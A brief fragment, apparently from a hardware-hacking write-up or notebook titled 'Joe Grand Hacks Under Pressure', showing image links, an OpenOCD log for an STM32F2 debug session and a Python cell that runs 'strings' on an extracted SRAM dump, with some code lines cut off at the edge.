

JOE GRAND HACKS UNDER PRESSURE

























```
Info : stm32f2x.cpu: hardware has 6 breakpoints, 4 watchpoints  
Info : starting gdb server for stm32f2x.cpu on 3333  
Info : Listening on port 3333 for gdb connections
```


In [11]:

```
1 # Display any printable ASCII data within the extracted b  
2 result = subprocess.run(['strings', 'SRAM.bin'], capture_o  
3 print(result.stdout)
```

